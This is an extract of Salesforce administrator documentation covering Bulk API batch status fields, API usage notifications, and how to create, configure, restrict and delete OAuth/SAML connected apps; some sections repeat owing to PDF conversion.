Retry Count	The number of times that Salesforce attempted to save the results of an operation. The repeated attempts are due to a problem, such as lock contention or a batch taking too long to process.
Start Time	The date and time in the UTC time zone when the batch was created. This is not the time processing began, but the time the batch was added to the job.
State Message	Contains the reasons for failure if the batch didn't complete successfully.
Status	The current state of processing for the batch: <ul style="list-style-type: none"> • Queued: Processing of the batch has not started yet. If the job associated with this batch is aborted, the batch isn't processed and its state is set to Not Processed. • In Progress: The batch is being processed. If the job associated with the batch is aborted, the batch is still processed to completion. You must close the job associated with the batch so that the batch can finish processing. • Completed: The batch has been processed completely, and the result resource is available. The result resource indicates if some records have failed. A batch can be completed even if some or all the records have failed. If a subset of records failed, the successful records aren't rolled back. • Failed: The batch failed to process the full request due to an unexpected error, such as the request is compressed with an unsupported format, or an internal server error. • Not Processed: The batch failed to process the full request due to an unexpected error, such as the request is compressed with an unsupported format, or an internal server error.
Total Processing Time (ms)	The number of milliseconds taken to process the batch. This excludes the time the batch waited in the queue to be processed.
View Request	Click the link for a batch to see the request.
View Result	Click the link for a batch to see the results.

API Usage Notifications

When you create a request usage notification, you specify an administrator to receive an email notification whenever your organization exceeds a specified limit for the number of API requests made in a specified span of hours.

To view API usage notifications, from Setup, enter *API Usage Notifications* in the **Quick Find** box, then select **API Usage Notifications**.

From the notifications list, you can edit or delete notifications and see details about them, such as who is getting notified, how often, and at what thresholds.

You can create up to ten notifications per organization.

[Viewing API Usage Notifications](#)

On the API usage notifications detail page, you can view information about a notification.

[Creating and Editing API Usage Notifications](#)

On the API usage metering edit page, you can supply the required values for a rate-limiting notification. From Setup, enter *API Usage Notifications* in the **Quick Find** box, then select **API Usage Notifications**.

SEE ALSO:

[Viewing API Usage Notifications](#)

[Creating and Editing API Usage Notifications](#)

Viewing API Usage Notifications

On the API usage notifications detail page, you can view information about a notification.

- **Notification Recipient**—The username for the person to whom the email notification is sent.
- **Threshold**—The percent of the usage limit that, when reached, triggers an email notification.
- **Notification Interval (Hours)**—The frequency at which the notifications are sent. For example, if the notification interval is four hours, a notification is sent only if the last notification was sent at least four hours ago. Thus, during a 24-hour period, a maximum of six notifications will be sent.
- **Created By**—The user who created the notification request, and the time it was created.
- **Modified By**—The user who last edited the notification.

On this page, you can also create a new notification based on the values of the notification being displayed. Click **Clone** to create a new notification with the current values populated in the new notification. You can edit the values before saving.

Creating and Editing API Usage Notifications

On the API usage metering edit page, you can supply the required values for a rate-limiting notification. From Setup, enter *API Usage Notifications* in the *Quick Find* box, then select **API Usage Notifications**.

- The Salesforce user who will receive the notifications.
- The threshold percentage—the percentage of the rate limit that, once exceeded in the specified notification interval, triggers a notification to be sent to the specified user. Value must be between 0 and 100.
- The time period for which the number of requests is measured, in hours. For example, if the interval is 24, the rate must be exceeded in the past 24 hours for a notification to be sent.

If you change the time period, the new time period does not take effect until after the next notification of the existing time period. For example, assume you have set the time period to send notifications every hour. Then at 4:05 p.m., you set the time period to send notifications every 24 hours. A last notification from the old time period is sent at 5:00 p.m. The next notification would be sent at 5:00 p.m. the next day.

Connected Apps can be installed in: **All** Editions

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide single sign-on, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow Salesforce admins to set various security policies and have explicit control over who can use the corresponding apps.

[About Connected Apps](#)

As a Salesforce admin, you can install a connected app into your org and enable authentication. Then you can use profiles, permission sets, and IP range restrictions to control which users can access the app.

[Create a Connected App](#)

When you create a connected app, you specify general information about the app and settings for OAuth, web apps, mobile apps, and canvas apps. You can also customize how the app is invoked by creating a connected app handler with the `ConnectedAppPlugin` Apex class.

[Edit, Reconfigure, or Delete a Connected App](#)

After you create a connected app, you can change it. The actions that you can perform depend on the type of connected app. How you navigate to the apps list depends on whether you're in Salesforce Classic or Lightning Experience.

[Connected App IP Relaxation and Continuous IP Enforcement](#)

This topic describes how the `Enforce login IP ranges on every request` Session Settings option affects OAuth-enabled connected app IP relaxation settings.

[View Connected App Details](#)

The Connected App Detail page provides information about the connected app, including its version and scopes. You can edit and check usage of the connected app and associate profiles and permissions.

[Manage a Connected App](#)

The Connected Apps page lists all connected apps created or installed in the org from other orgs or from AppExchange. You can select an app to get more information and monitor its usage. You can also edit policies, for example, to specify a start URL, add your own connected app handler, or enable user provisioning.

[Edit Connected App Behavior](#)

Modify connected app settings and permissions to control how they behave. For example, you can change refresh token and session-level policies for all connected apps running in your org. You can change OAuth policies for OAuth-enabled connected apps. And you can customize the behavior of a connected app with Apex.

[Monitor Usage for an OAuth Connected App](#)

The OAuth Usage page lists all OAuth connected apps that users in the org are connecting to. These apps have an active access or refresh token. If all tokens for an app are revoked or expired, the app disappears from this list.

[Manage OAuth Access for Your Connected Apps](#)

All users can manage OAuth access for connected apps from their personal settings. The OAuth apps that have permission to access Salesforce data are listed under advanced user details. Users can get information about each app and revoke the app's access.

[Testing Push Notifications](#)

To run a quick test of your push notification setup, use the Send Test Notification page. The Send Test Notification page lets you troubleshoot round-trip push notifications in a synchronous mechanism without having to configure Apex or REST calls. It can also provide insights into what's going on behind the scenes in the asynchronous environment of real-world push notifications.

[User Provisioning for Connected Apps](#)

As an administrator, use connected apps with user provisioning to create, update, and delete user accounts in third-party applications based on users in your Salesforce organization. For your Salesforce users, you can set up automatic account creation, updates, and deactivation for services such as Google Apps and Box. You can also discover existing user accounts in the third-party system and whether they are already linked to a Salesforce user account.

[Uninstall a Connected App](#)

You can remove a connected app from your org in different ways. You can uninstall an OAuth connected app from the Connected App OAuth Usage page. Or, if the connected app was installed as a managed package, you can also remove the app by uninstalling the package.

[Connected App and OAuth Terminology](#)

What's a token? Consumer? Callback URL? To better understand OAuth connected apps, familiarize yourself with a few terms.

About Connected Apps

USER PERMISSIONS

To read, create, update, or delete connected apps:	“Customize Application” AND either “Modify All Data” OR “Manage Connected Apps”
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	“Customize Application” AND either “Modify All Data” OR “Manage Connected Apps”
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	“Customize Application” AND “Modify All Data”
To install and uninstall connected apps:	“Customize Application” AND either “Modify All Data” OR “Manage Connected Apps”
To install and uninstall packaged connected apps:	“Customize Application” AND either “Modify All Data” OR “Manage Connected Apps” AND “Download AppExchange Packages”

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

As a Salesforce admin, you can install a connected app into your org and enable authentication. Then you can use profiles, permission sets, and IP range restrictions to control which users can access the app.

You can expose the connected app as a canvas app for tighter integration with Salesforce. You can also install a new version of a connected app when the developer notifies you that a new version is available.

As a developer or Salesforce admin, you define a connected app for Salesforce by providing the following information.

- Name, description, logo, and contact information
- URL where Salesforce can locate the app for authorization or identification
- Authorization protocol: OAuth, SAML, or both
- IP ranges from where users can log in to connected app (optional)
- Information about mobile policies that the connected app can enforce (optional)

For connected apps that use OAuth service providers, provide the following information.

- OAuth scopes and callback URL for the connected app. In return, Salesforce provides an OAuth Consumer Key and a Consumer Secret to authorize the connected app.
- How the OAuth request handles the ID token in a token response.

For connected apps that use SAML service providers, provide the following information, which you get from the service provider.

- Entity ID
- ACS (assertion consumer service)
- URL
- Subject type

- Name ID format
- Issuer for authorizing the connected app

Connected apps can be deployed two ways.

- IT departments create and use the app in the same org.
- ISVs and other developers create the app in an org and then distribute it to other orgs or across Salesforce, for example, through the Salesforce AppExchange.

 **Note:** In a Group Edition org, you can't manage individual user access with profiles. However, you can set policies when you edit an OAuth connected app's settings in a Group Edition org to control access to the connected app for all users.

Create a Connected App

USER PERMISSIONS

To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions



Connected Apps can be installed in: **All** Editions

When you create a connected app, you specify general information about the app and settings for OAuth, web apps, mobile apps, and canvas apps. You can also customize how the app is invoked by creating a connected app handler with the `ConnectedAppPlugin` Apex class.

The New Connected App wizard walks you through creating a connected app.

- In Salesforce Classic, from Setup, enter `Apps` in the Quick Find box, then select **App**. Under Connected Apps, click **New**.
- In Lightning Experience, you use the App Manager to create connected apps. From Setup, enter `App` in the Quick Find box, then select **App Manager**. (1) Click **New Connected App**. (2)

 **Note:** Be sure to select **App Manager** to create a connected app, not Manage Connected Apps. (3)

The information you enter to create a connected app is divided into these settings:

- [Basic Information](#)
- [API \(Enable OAuth Settings\)](#)
- [Web App Settings](#)
- [Custom Connected App Handler](#)
- [Mobile App Settings](#)
- [Canvas App Settings](#)

You can create a connected app without specifying authorization, canvas, or mobile settings. This kind of connected app behaves like a “bookmark” to the specified URL that appears in the user’s App Launcher and the dropdown app menu. Simply enter basic information and provide a Start URL in the Web App Settings. If the destination requires authentication, the service hosting the destination URL prompts users to provide login credentials when they navigate to it.

When you’re finished entering the information, click **Save**. You can now publish your app, make further edits, or delete it. If you’re using OAuth, saving your app gives you two new values that the app uses to communicate with Salesforce.

- Consumer Key: A value used by the consumer to identify itself to Salesforce. Referred to as `client_id` in OAuth 2.0.
- Consumer Secret: A secret used by the consumer to establish ownership of the consumer key. Referred to as `client_secret` in OAuth 2.0.

Important: For your convenience, you can update some fields in a connected app and the changes apply immediately to all installed versions of the app. For example, connected app descriptions are immediately updated in each version of the connected app. The following version-independent fields bypass the packaging or installation lifecycle.

- Description
- Info URL
- Logo Image URL
- Callback URL

Basic Information

Specify basic information about your app in this section, including the app name, logo, and contact information.

1. Enter the connected app name. This name is displayed in the App Manager and on its App Launcher tile.

Note: The connected app name must be unique for the connected apps in your org. You can reuse the name of a deleted connected app if the connected app was created using the Spring ‘14 release or later.

2. Enter the API name used when referring to your app from a program. It defaults to a version of the name without spaces. Only letters, numbers, and underscores are allowed, so if the original app name contains any other characters, edit the default name.
3. Enter the contact email for Salesforce to use when contacting you or your support team. This address isn't given to Salesforce admins who install the app.
4. Enter the contact phone for Salesforce to use in case we need to contact you. This number isn't given to Salesforce admins who install the app.
5. Enter a logo image URL to display your logo on the App Launcher tile. It also appears on the consent page that users see when authenticating. The URL must use HTTPS. Use a GIF, JPG, or PNG file format and a file size that's preferably under 20 KB, but at most 100 KB. We resize the image to 128 pixels by 128 pixels, so be sure that you like how it looks. If you don't supply a logo, Salesforce generates one for you using the app's initials.
 - You can upload your own logo image by clicking **Upload logo image**. Select an image from your local file system that meets the size requirements for the logo. When your upload is successful, the URL to the logo appears in the Logo Image URL field. Otherwise, make sure that the logo meets the size requirements.
 - You can also select a logo from the Salesforce samples by clicking **Choose one of our sample logos**. The logos include ones for Salesforce apps, third-party apps, and standards bodies. Click the logo you want, and then copy and paste the URL into the Logo Image URL field.
 - You can use a logo hosted publicly on Salesforce servers by uploading an image as a document from the Documents tab. View the image to get the URL, and then enter the URL into the Logo Image URL field.
6. Enter an icon URL to display a logo on the OAuth approval page that users see when they first use your app. Use an icon that's 16 pixels high and wide and on a white background.

You can select an icon from the samples provided by Salesforce. Click **Choose one of our sample logos**. Click the icon you want, and then copy and paste the displayed URL into the Icon URL field.
7. If you have a web page with more information about your app, provide an info URL.
8. Enter a description up to 256 characters to display on the connected app's App Launcher tile. If you don't supply a description, just the name appears on the tile.

 **Note:** The App Launcher displays the connected app's name, description, and logo (if provided) on an App Launcher tile. Make sure that the text is meaningful and mistake-free.

API (Enable OAuth Settings)

This section controls how your app communicates with Salesforce. Select **Enable OAuth Settings** to configure authentication settings.

1. Enter the callback URL (endpoint) that Salesforce calls back to your application during OAuth. It's the OAuth redirect URI. Depending on which OAuth flow you use, the URL is typically the one that a user's browser is redirected to after successful authentication. Because this URL is used for some OAuth flows to pass an access token, the URL must use secure HTTPS or a custom URI scheme. If you enter multiple callback URLs, at run time Salesforce matches the callback URL value specified by the app with one of the values in Callback URL. It must match one of the values to pass validation.
2. If you're using the JWT OAuth flow, select **Use Digital Signatures**. If the app uses a certificate, click **Choose File** and select the certificate file.
3. Add all supported OAuth scopes to Selected OAuth Scopes. These scopes refer to permissions given by the user running the connected app. The OAuth token name is in parentheses.

Access and manage your Chatter feed (`chatter_api`)

Allows access to Chatter REST API resources only.

Access and manage your data (api)

Allows access to the logged-in user's account using APIs, such as REST API and Bulk API. This value also includes `chatter_api`, which allows access to Chatter REST API resources.

Access your basic information (id, profile, email, address, phone)

Allows access to the Identity URL service.

Access custom permissions (custom_permissions)

Allows access to the custom permissions in an org associated with the connected app. It shows whether the current user has each permission enabled.

Allow access to your unique identifier (openid)

Allows access to the logged-in user's unique identifier for OpenID Connect apps.

Full access (full)

Allows access to the logged-in user's data, and encompasses all other scopes. `full` doesn't return a refresh token. You must explicitly request the `refresh_token` scope to get one.

Perform requests on your behalf at any time (refresh_token, offline_access)

Allows a refresh token to be returned if the app is eligible to receive one. This scope lets the app interact with the user's data while the user is offline. The `refresh_token` scope is synonymous with `offline_access`.

Provide access to custom applications (visualforce)

Allows access to Visualforce pages.

Provide access to your data via the Web (web)

Allows use of the `access_token` on the web. It includes `visualforce`, which allows access to Visualforce pages.

4. If you're setting up OAuth for applications on devices with limited input or display capabilities, such as TVs, appliances, or command-line applications, select **Enable for Device Flow**.

Note: When enabled, the value for the callback URL defaults to a placeholder unless you specify your own URL. A callback URL isn't used in the device authentication flow. You can specify your own callback URL as needed, such as when this same consumer is being used for a different flow.

5. If you're setting up OAuth for a client app that can't keep the client secret confidential and must use the web server flow because it can't use the user-agent flow, deselect **Require Secret for Web Server Flow**. We still generate a client secret for your app but this setting instructs the web server flow to not require the `client_secret` parameter in the access token request. If your app can use the user-agent flow, we recommend user-agent as a more secure option than web server flow without the secret.
6. Control how the OAuth request handles the ID token. If the OAuth request includes the `openid` scope, the returned token can include the ID token.
 - To include the ID token in refresh token responses, select **Include ID Token**. It's always included in access token responses.
 - With the primary ID token setting enabled, configure the secondary settings that control the ID token contents in both access and refresh token responses. Select at least one of these settings.

Include Standard Claims

Include the standard claims that contain information about the user, such as the user's name, profile, `phone_number`, and address. The OpenID Connect specifications define a set of standard claims to be returned in the ID token.

Include Custom Attributes

If your app has specified custom attributes, include them in the ID token.

Include Custom Permissions

If your app has specified custom permissions, include them in the ID token.

7. If you're setting up your app to issue asset tokens for connected devices, configure the asset token settings.

- Select **Enable Asset Tokens**. Then specify these settings.

Token Valid for

The length of time that the asset token is valid after it's issued.

Asset Signing Certificate

The self-signed certificate that you've already created for signing asset tokens.

Asset Audiences

The intended consumers of the asset token. For example, the backend service for your connected device, such as `https://your_device_backend.com`.

Include Custom Attributes

If your app has specified custom attributes, include them in the asset token.

Include Custom Permissions

If your app has specified custom permissions, include them in the asset token.

- Specify the callback URL (endpoint). For example, `https://your_device_backend.com/callback`.
- Make sure that you add the OAuth scopes that are required for asset tokens.
 - Access and manage your data (api)
 - Allow access to your unique identifier (openid)

If your org had the **No user approval required for users in this organization** option selected on your remote access before the Spring '12 release, users in the org where the app was created are automatically approved for the app. This option is selected to indicate the automatic approval. For connected apps, the recommended procedure after you've created an app is for admins to install the app and then set Permitted Users to **Admin-approved users**. If the remote access option wasn't originally selected, the option doesn't show up.

Web App Settings

Enter a start URL for your app to direct users to a specific location after they've authenticated. If you don't enter a start URL, users are sent to the app's default start page after authentication completes. If the connected app that you're creating is a canvas app, skip this field. The Canvas App URL field contains the URL that gets called for the connected app.

If your connected app uses a SAML service provider, select **Enable SAML**. Enter the entity Id, ACS URL, subject type, name ID format, and issuer, available from your service provider. Select `Verify Request Signatures` if the service provider gave you a security certificate. Browse your system for the certificate. This is only necessary if you plan to initiate logging in to Salesforce from the service provider and the service provider signs their SAML requests.

 **Important:** If you upload a certificate, all SAML requests must be signed. If no certificate is uploaded, all SAML requests are accepted.

Optionally, select **Encrypt SAML Response** to upload a certificate and select an encryption method for encrypting the assertion. Valid encryption algorithm values are AES-128 (128-bit key), AES-256 (256-bit key), and Triple-DES (Triple Data Encryption Algorithm).

Custom Connected App Handler

Customize the behavior of a connected app with Apex. Create a class that extends the `ConnectedAppPlugin` Apex class, and associate it with a connected app. The class can support new authentication protocols or respond to user attributes in a way that benefits a business process.

The plug-in runs on behalf of a user account. In the Run As field, select the user for the plug-in. If the user isn't authorized for the connected app, use the `authorize` method to do so. For more information, see the `ConnectedAppPlugin` class in the [Apex Code Developer's Guide](#).

Mobile App Settings

1. Enter the mobile start URL to direct users to a specific location when the app is accessed from a mobile device. If you don't enter a mobile start URL, users are sent to the start URL defined under Web App Settings. If the connected app you're creating is a canvas app, you can skip this field. The Canvas App URL field contains the URL that gets called for the connected app.
2. Select **PIN Protect** if your app supports PIN protection. This setting allows the admin to set the session timeout and PIN length for mobile applications after installing the connected app. PIN protection is supported by the Salesforce Mobile SDK (https://developer.salesforce.com/page/Mobile_SDK). You can also implement it manually by reading the `mobile_policy` object from the user's Identity URL.
3. Specify the app platform from the dropdown list.
4. Specify the supported device form factors for the mobile app from the Restrict to Device Type dropdown list. If the app supports all form factors, don't choose a value.
5. Enter the app version number of the mobile app.
6. Enter the minimum OS version required for the app.
7. Select **Private App** to confirm that this app is for internal (non-public) distribution only. This setting is required because Apple doesn't allow distribution of public mobile apps outside its App Store.
8. If the mobile app is private, specify the location of the Mobile App Binary file. The format of the file is IPA for iOS, and APK for Android.
9. For iOS apps only:
 - a. Specify the location of the Application Icon that is displayed while the app is being downloaded and installed on an iOS device.
 - b. Specify the iOS Bundle Identifier.

 **Note:** For iOS 7 and later, use the same bundle identifier that you used when developing the app in XCode. If you don't, end users see two app icons during installation.

10. If the mobile connected app is a public app and you haven't uploaded its binary file to Salesforce, enter the app binary URL.

 **Note:** If you remove mobile integration from a new version of an existing connected app, mobile integration is no longer included in any version of it. For example, you publish a package containing version 1.0 of your connected app with mobile integration. You then remove mobile integration from the app, repackage it, and publish it as version 1.1. If a customer installs the earlier package with version 1.0, the connected app doesn't contain mobile integration.

Your connected app can receive push notifications if you meet the following requirements.

- Your app is built with Salesforce Mobile SDK.
- Your app implements the Mobile SDK push notification protocol for your platform.
- You're a registered developer with the mobile platform provider (Apple or Google).
- Your app is registered with Apple Push Notification Service (APNS) for iOS push notifications or with Google Cloud Messaging (GCM) for Android push notifications.
- You've implemented Apex handlers for push notifications.

 **Note:** A push-enabled connected app can support only one mobile platform. To support push notifications on Android and iOS versions of your mobile app, create a connected app for each platform.

For details, see the *Salesforce Mobile Push Notifications Implementation Guide*.

To configure push notifications for APNS (iOS):

1. Select **Push Messaging Enabled**.
2. For Supported Push Platform, select **Apple**.

3. Select the Apple environment that is valid for your APNS push notifications certificate.
4. For Certificate, select the `.p12` certificate file that you received from APNS when you registered your app for push notifications (for example, `appkey.p12`).
5. Enter the password for your `.p12` certificate file.

To configure push notifications for GCM (Android):

1. Select **Push Messaging Enabled**.
2. For Supported Push Platform, select **Android GCM**.
3. For Key for Server Applications (API Key), enter the key that you obtained during developer registration with Google.

To change the mobile platform that you've configured for push notifications:

1. Deselect **Push Messaging Enabled**.
2. Save the connected app, and then click **Edit**.
3. Change **App Platform** and associated values in Mobile Settings to reflect the new platform.
4. Reconfigure push notifications for the new platform.

Canvas App Settings

Two types of canvas apps are available.

- Canvas apps that the org's Salesforce admin installed.
 - Canvas personal apps that users installed across orgs. Users access a canvas personal app from the Chatter tab, and are prompted to allow the app to connect to their Salesforce data. Users can choose to make an app a canvas personal app. For more information, see "Canvas Personal Apps" in the *Force.com Canvas Developer's Guide*.
1. If your connected app is exposed as a canvas app, select **Force.com Canvas**.
 2. Enter the canvas app URL to the third-party app. The user is directed to this URL when clicking the link to your canvas app.
 3. Select an access method. This method specifies how the canvas app initiates the OAuth authentication flow.
 - Signed Request (POST)—OAuth authentication is used, but when Salesforce admins install the canvas app, they implicitly allow access for users. Users aren't prompted to allow apps to access their user information. When you use this access method, authentication is posted directly to the canvas app URL.

If your canvas app uses signed request authentication, be sure that you don't select **Perform requests on your behalf at any time** for the Selected OAuth Scopes.
 - OAuth Webflow (GET)—OAuth authentication is used, and the user is prompted to allow apps to access their information. When you use this access method, the canvas app must initiate the OAuth authentication flow.
 4. If you're using SAML single sign-on (SSO) for canvas app authentication, select the **SAML Initiation Method** field. This field is enabled if you select **Enable SAML** in the Web App Settings section. The options for this field include the following.
 - Identity Provider Initiated—Salesforce makes the initial request to start the SSO flow.
 - Service Provider Initiated—Canvas app starts the SSO flow after the app is invoked.
 5. Under Locations, select where the canvas app appears to users.
 - Chatter Feed—Canvas app appears in the feed. If selected, create a CanvasPost feed item and ensure that the current user has access to the canvas app.
 - Chatter Tab—Canvas app appears in the app navigation list on the Chatter tab. If selected, the canvas app appears automatically.

- Console—Canvas app appears in the footer or sidebars of the Salesforce console. If selected, you must choose where the canvas app appears in a console by adding it as a custom console component.
- Layouts and Mobile Cards—Canvas app can appear on a page layout or a mobile card. If selected, choose where the canvas app appears by adding it to the page layout.
- Mobile Nav—Canvas app is accessible from the navigation menu in Salesforce1.

 **Note:** Canvas apps don't appear in the Salesforce1 navigation menu on Android mobile devices. To see canvas apps in the navigation menu, log in to the Salesforce1 mobile browser app.

- Open CTI—Canvas app appears in the call control tool. If selected, specify the canvas app in your call center's definition file for it to appear.
- Publisher—Canvas app appears in the publisher. If selected, create a canvas custom quick action and add it to the global layout or to an object layout.
- Visualforce Page—Canvas app can appear on a Visualforce page. If you add an `<apex:canvasApp>` component to expose a canvas app on a Visualforce page, be sure to select this location for the canvas app. If you don't, you receive an error.

6. Select **Create Actions Automatically** to create a global action for your canvas app. To do so, select **Publisher** under Location. If you don't, no global actions are created. You can also create the action later.
7. If you implement your own `Canvas.CanvasLifecycleHandler` Apex class, provide the class name in `LifecycleClass`. Providing a `Canvas.CanvasLifecycleHandler` Apex class lets you customize context information and add custom behavior to your canvas app.
8. To let users install your app, select **Enable as a Canvas Personal App**. Chatter Tab is the only location that supports canvas personal apps. For details, see "Canvas Personal Apps" in the *Force.com Canvas Developer's Guide*.

 **Note:** If you don't see the Enable as a Canvas Personal App setting, the admin for the app's destination org hasn't enabled canvas personal apps. For details, see "Enabling Canvas Personal Apps within an Organization" in the *Force.com Canvas Developer's Guide*.

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

Use the App Manager to get a list of apps available in your org, including connected apps. From here, you can edit, reconfigure, or delete it.

Edit a Connected App

You can edit a connected app at any time to change the app's description, logo, icon, or callback URL. You can update settings for OAuth, web apps, mobile apps, or canvas apps.

1. Open the list of apps. From Setup, enter *Apps* in the Quick Find box, then select **App Manager**.
2. Locate the connected app in the apps list, and click , and then select **Edit**.
3. Make your changes and click **Save**.

 **Important:** For your convenience, you can update some fields in a connected app and the changes apply immediately to all installed versions of the app. For example, connected app descriptions are immediately updated in each version of the connected app. The following version-independent fields bypass the packaging or installation lifecycle.

- Description
- Info URL
- Logo Image URL
- Callback URL

Restrict Access to a Trusted IP Range and Allow Access from Outside the IP Range

After you've created the connected app, you can specify the allowed IP ranges from which a user can log in. The IP ranges work with OAuth-enabled connected apps, not SAML-enabled connected apps.

To set the allowed IP range:

1. Open the list of apps. From Setup, enter *Apps* in the Quick Find box, then select **App Manager**.
2. Locate the connected app in the apps list, click , and then select **View**.
3. In the Trusted IP Range for OAuth Web server flow section, click **New**.
4. For the start IP address, enter a valid IP address. For the end IP address, enter the same or higher IP address.

Enter multiple, discontinuous ranges by clicking **New**.

You can give specific users access to an OAuth connected app from outside of the Trusted IP Range. For example, to give users access when traveling, set the connected app to **Relax IP Restrictions with second factor**. When a user tries to use the connected app from outside the range, the user is prompted to provide a second factor of authentication, such as a token code. After successful second-factor authentication, the user can use the connected app.

To allow access outside the specified IP ranges:

1. Open the list of apps. From Setup, enter *Apps* in the Quick Find box, then select **App Manager**.
2. From the apps list, find the connected app, click , and then select **Manage**.
3. Click **Edit Policies**.
4. In the IP Relaxation field, select **Relax IP Restrictions**.

 **Note:** If **Enforce login IP ranges on every request** is enabled, it affects the IP relaxation behavior. For more information, see [Connected App IP Relaxation and Continuous IP Enforcement](#) on page 5966.

Add Custom Attributes

After you've created the connected app, you can add custom attributes. With custom attributes, you can get more information about a user's identity like an address or job title. Custom attributes specify SAML metadata or specify OAuth parameters that are read at OAuth runtime.

1. Open the list of apps. From Setup, enter `Apps` in the Quick Find box, then select **App Manager**.
2. Locate the connected app in the apps list, click , and then select **View**.
3. Under Custom Attributes, click **New**.

Each custom attribute must have a unique key and must use fields available from the Insert Field menu. For example, assign a key name, such as `country` and insert the field `$Organization.Country`. When using SAML, attributes are sent as SAML attribute statements. When using OAuth, attributes are available as a `custom_attributes` object in the user's Identity URL.

Delete a Connected App

 **Note:** The connected app name must be unique for the connected apps in your org. You can reuse the name of a deleted connected app if the connected app was created using the Spring '14 release or later.

1. Open the list of apps. From Setup, enter `Apps` in the Quick Find box, then select **App Manager**.
2. Locate the connected app in the apps list, click , and then select **View**.
3. Click **Delete**, and click **Delete** again to confirm.

If you delete a connected app that has been included in a package, the app remains available in the package until you update the package. Don't delete a connected app that Salesforce distributes, such as Salesforce1.

- Info URL
- Logo Image URL
- Callback URL

Restrict Access to a Trusted IP Range and Allow Access from Outside the IP Range

After you’ve created the connected app, you can specify the allowed IP ranges from which a user can log in. The IP ranges work with OAuth-enabled connected apps, not SAML-enabled connected apps.

To set the allowed IP range:

1. Open the list of apps. From Setup, enter *Apps* in the Quick Find box, then select **Apps**.
2. Locate the connected app in the apps list, and click its name.
3. In the Trusted IP Range for OAuth Web server flow section, click **New**.
4. For the start IP address, enter a valid IP address. For the end IP address, enter the same or higher IP address.

Enter multiple discontinuous ranges by clicking **New**.

You can give specific users access to an OAuth connected app from outside of the Trusted IP Range. For example, to give users access when traveling, set the connected app to **Relax IP Restrictions with second factor**. When a user tries to use the connected app from outside the range, the user is prompted to provide a second factor of authentication, such as a token code. After successful second-factor authentication, the user can use the connected app.

To allow access outside the specified IP ranges:

1. Open the list of apps. From Setup, enter `Apps` in the Quick Find box, then select **Apps**.
2. Locate the connected app in the apps list, and click **Manage**.
3. Click **Edit Policies**.
4. In the IP Relaxation field, select **Relax IP Restrictions**.

Note: If **Enforce login IP ranges on every request** is enabled, it affects the IP relaxation behavior. For more information, see [Connected App IP Relaxation and Continuous IP Enforcement](#) on page 5966.

Add Custom Attributes

After you've created the connected app, you can add custom attributes. With custom attributes, you can get more information about a user's identity, like an address or job title. Custom attributes specify SAML metadata or specify OAuth parameters that are read at OAuth runtime.

1. Open the list of apps. From Setup, enter `Apps` in the Quick Find box, then select **Apps**.
2. Locate the connected app in the apps list, and click its name.
3. Under Custom Attributes, click **New**.

Each custom attribute must have a unique key and use fields available from the Insert Field menu. For example, assign a key name, such as `country` and insert the field `$Organization.Country`. When using SAML, attributes are sent as SAML attribute statements. When using OAuth, attributes are available as a `custom_attributes` object in the user's Identity URL.

Delete a Connected App

Note: The connected app name must be unique for the connected apps in your org. You can reuse the name of a deleted connected app if the connected app was created using the Spring '14 release or later.

1. Open the list of apps. From Setup, enter `Apps` in the Quick Find box, then select **Apps**.
2. Locate the connected app in the apps list, and click its name.
3. Click **Delete**, and click **Delete** again to confirm.

If you delete a connected app that has been included in a package, the app remains available in the package until you update the package. Don't delete a connected app that Salesforce distributes, such as Salesforce1.

Connected App IP Relaxation and Continuous IP Enforcement

This topic describes how the `Enforce login IP ranges on every request` Session Settings option affects OAuth-enabled connected app IP relaxation settings.

If you relaxed IP restrictions for your OAuth-enabled connected app, and your organization has the `Enforce login IP ranges on every request` option enabled, the access to your connected app can change. This access change applies to client access, including mobile devices, for all OAuth-enabled connected apps. IP relaxation does not apply to SAML-enabled connected apps.

Table 82: Connected App IP Relaxation Settings and Continuous IP Enforcement

IP Relaxation	When Continuous IP Enforcement Is Disabled (Default)	When Continuous IP Enforcement Is Enabled
Enforce IP restrictions	A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.	A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.
